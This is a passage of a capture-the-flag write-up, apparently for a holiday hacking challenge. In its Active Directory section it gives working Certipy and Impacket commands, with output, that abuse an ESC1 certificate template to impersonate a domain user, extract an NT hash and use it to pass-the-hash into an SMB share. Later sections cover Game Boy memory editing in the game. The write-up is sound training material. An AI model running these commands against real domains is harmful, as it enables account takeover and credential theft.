                                          NORTHPOLE.LOCAL\Domain Admins
                                          NORTHPOLE.LOCAL\Enterprise Admins
        Enroll                          : NORTHPOLE.LOCAL\Authenticated Users
Certificate Templates
  0
    Template Name                       : NorthPoleUsers
    Display Name                        : NorthPoleUsers
    Certificate Authorities             : northpole-npdc01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : NORTHPOLE.LOCAL\Domain Admins
                                          NORTHPOLE.LOCAL\Domain Users
                                          NORTHPOLE.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : NORTHPOLE.LOCAL\Enterprise Admins
        Write Owner Principals          : NORTHPOLE.LOCAL\Domain Admins
                                          NORTHPOLE.LOCAL\Enterprise Admins
        Write Dacl Principals           : NORTHPOLE.LOCAL\Domain Admins
                                          NORTHPOLE.LOCAL\Enterprise Admins
        Write Property Principals       : NORTHPOLE.LOCAL\Domain Admins
                                          NORTHPOLE.LOCAL\Enterprise Admins
    [!] Vulnerabilities
      ESC1                              : 'NORTHPOLE.LOCAL\\Domain Users' can enroll, enrollee supplies subject and template allows client authentication
ESC1 Certificate Attack
References: https://github.com/ly4k/Certipy#esc1 ESC1 is when a certificate template permits Client Authentication and allows the enrollee to supply an arbitrary Subject Alternative Name (SAN).
Per certipy enumeration output, we can perform a ESC1 attack using the NorthPoleUsers certificate template and request an authentication certificate for any other user. Lets try this on the two other users in the domain: alabaster and wombleycube
Request a certificate via RPC for wombleycube and we were successful:
alabaster@ssh-server-vm:~$ certipy req -u [email protected] -p 'J4`ufC49/J4766' -target-ip 10.0.0.53 -ca northpole-npdc01-CA -target npdc01.northpole.local -template NorthPoleUsers -ns 10.0.0.53 -dns-tcp -upn [email protected]
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 42
[*] Got certificate with UPN '[email protected]'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'wombleycube.pfx'

alabaster@ssh-server-vm:~$ certipy auth -pfx wombleycube.pfx -dc-ip 10.0.0.53
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'wombleycube.ccache'
[*] Trying to retrieve NT hash for 'wombleycube'
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:5740373231597863662f6d50484d3e23
Enumerate SMB Share (wombleycube)
Connect to an SMB server and obtain files with Impacket’s smbclient.py:
alabaster@ssh-server-vm:~$ smbclient.py -hashes ':5740373231597863662f6d50484d3e23' 'northpole.local/[email protected]'
Impacket v0.11.0 - Copyright 2023 Fortra

Type help for list of commands

# shares
ADMIN$
C$
D$
FileShare
IPC$
NETLOGON
SYSVOL

# use FileShare

# cd super_secret_research

# ls
drw-rw-rw-          0  Mon Jan  1 01:15:54 2024 .
drw-rw-rw-          0  Mon Jan  1 01:15:54 2024 ..
-rw-rw-rw-        231  Mon Jan  1 01:15:54 2024 InstructionsForEnteringSatelliteGroundStation.txt

# get InstructionsForEnteringSatelliteGroundStation.txt

# exit
Read the file InstructionsForEnteringSatelliteGroundStation.txt:
Note to self:

To enter the Satellite Ground Station (SGS), say the following into the speaker:

And he whispered, 'Now I shall be out of sight;
So through the valley and over the height.'
And he'll silently take his way.
We enter in the answer into our badge for the objective:
Answer: InstructionsForEnteringSatelliteGroundStation.txt
Achievement
Congratulations! You have completed the AD challenge!
Port of Rusty Quay
While exploring the Steampunk Island, we discover the Port of Rusty Quay. Upon reaching it, a “Dock Now” option is presented to us.

The dock features Angel Candysalt to greet us!
When we make land, we obtain new objectives on arrival.
Game Cartridges: Vol 1 (Island of Misfit Toys)
Find the first Gamegosling cartridge and beat the game
Game Cartridges: Vol 2 (Pixel Island)
Find the second Gamegosling cartridge and beat the game
Game Cartridges: Vol 3 (Steampunk Island)
Find the third Gamegosling cartridge and beat the game
Full Island (Zoomed Out)

Game Cartridges: Vol 3
Game Cartridges: Vol 3 (Steampunk Island)
Find the third Gamegosling cartridge and beat the game
If we go to the right of the dock, we find Angel Candysalt.
When speaking with Angel Candysalt, we obtain the following hints:
Buried Treasures
There are 3 buried treasures in total, each in its own uncharted area around Geese Islands. Use the gameboy cartridge detector and listen for the sound it makes when treasure is nearby, which gets louder the closer you are. Also look for some kind of distinguishing mark or feature, which could mark the treasure’s location.
Bird's Eye View
The location of the treasure in Rusty Quay is marked by a shiny spot on the ground. To help with navigating the maze, try zooming out and changing the camera angle.
He also equips us with a tool named the Game Boy Cartridge Detector to assist in locating cartridges within the upcoming maze. In total, there are three cartridges hidden throughout the maze for us to discover.
Finding the Game Cartridge
When we get in the maze, we can zoom out to 30% to identify a path to the Cartridge!


We can now find the “Elf the Dwarf’s, Gloriously, Unfinished, Adventure! - Vol3” in our Items:
When we click on the game in our inventory, it launches from https://gamegosling.com/vol3-7bNwQKGBFNGQT1/ with a Gameboy ROM of game.gb.
wget https://gamegosling.com/vol3-7bNwQKGBFNGQT1/rom/game.gb -O game-vol3.gb
Speaking with Angel Candysalt after we obtained the game cartridge, we obtain the following hint:
Gameboy 3
This one is a bit long, it never hurts to save your progress! 2) 8bit systems have much smaller registers than you’re used to. 3) Isn’t this great?!? The coins are OVERFLOWing in their abundance.
Vol 3 Gameplay
Using visualboyadvance-m to emulate a GameBoy, it has a lot of tools to help analyze and hack a gameboy game.
visualboyadvance-m game0-vol3.gb
In visualboyadvance-m emulator, the K key is mapped to the B button, and L key is mapped to the A button. The WASD keys are to move.
We can also use BGB to emulate a GameBoy. It also has a lot of tools to help us analyze and hack a gameboy game.
In BGB emulator, the A key is mapped to the B button, and S key is mapped to the A button. The arrow keys are to move.
Opening up the game, we are displayed with COUNTER HACK Presents - Elf the Dwarf's Gloriously Unfinished, Adventure! - Vol. 1:

*PREVIOUSLY ON...
Elf: GLOOOOOR....
T-wiz: Just a second Elf.
As Vol3 seems pretty buggy and coins seem to disappear after you save. You should know that my magic is available.
Elf: Oh! *cough*
Thanks for letting me know!
GLOOOOOOOOOOORY!
After the speech, we exit the cave. Note: we have a coin-counter and also the diamond is a save/load feature!
Exiting the cave:

Collecting coins is achieved by executing jumps, and enemies can also be defeated by jumping on them using the “A” button. Mastering the jumping mechanism is crucial for both accumulating coins and overcoming adversaries in the game.
Upon manually accumulating 999 coins or more, an error occurs, resulting in the reset of our coin count to 0. This issue needs investigation to understand the cause and implement a resolution.
Finding the Coin Value Memory Address
Utilizing the BGB cheat searcher for the task, we initiate the search for 8-bit values. Beginning with a coin count of 0, we increment each digit of the coins by 1 sequentially (111 -> 222 -> 333), searching for values that are “not equal to the previous value.” As we progress, narrowing down the search, we ultimately identify a couple of addresses associated with the coin count, particularly when our coins reach 444. This enables us to manipulate and freeze these addresses to set the coin count to a maximum of 999.
We can freeze all 6 of these final addresses, but I wanted to map them to their actual usage:
Changing CBA2 from 05 to 08 reflected in the game when moving in/out of frame for the integer values of the coins (one’s place = 00X):
Changing CB9C from 05 to 03 reflected in the game when moving in/out of frame for the integer values of the coins (ten’s place = 0X0):

Changing CB9E from 05 to 07 reflected in the game when moving in/out of frame for the integer values of the coins (hundred’s place = X00):

We can freeze these 3 values so they don’t change from 999:
The other addresses of are for the current value of coins (on the screen, but not the actual when its loaded)
Finding the Position Memory Address
By navigating and continuously updating the BGB cheat searcher, we identified the memory address C0BB responsible for storing our horizontal location. Armed with this information, we can manually adjust the value at C0BB, enabling us to “jump” and effortlessly conquer obstacles or navigate gaps that would typically present a challenge in the game.

Endgame
Upon successfully navigating through the three levels, we encounter Jared:
Upon reaching the other side, we enter a tunnel or door that leads us into a new room.

Engaging in conversation with the Grumpy Man, he shares a unique phrase meant for ChatNPT, acknowledging me as an ultimate hacker in light of the remarkable feat of collecting 999 coins.
Speaking to ChatNPT, he makes it so I can move a rock and we receive the flag!
We enter in the answer into our badge for the objective:
Answer: !tom+elf!
Achievement
Congratulations! You have completed the Game Cartridges: Vol 3 challenge!
Film Noir Island
Steer our ship towards the mysterious allure of Film Noir Island by deftly using the arrow keys on the keyboard or the WASD keys. This enigmatic island beckons from the middle-right corner of the map, promising a journey filled with intrigue and shadows. Navigate wisely and enjoy the cinematic adventure!

There are two different ports available:
Port of Chiaroscuro City
While exploring FIlm Noir Island, we discover the Port of Chiaroscuro City. Upon reaching it, a “Dock Now” option is presented to us.

The dock featured the Goose of Film Noir Island to greet us!
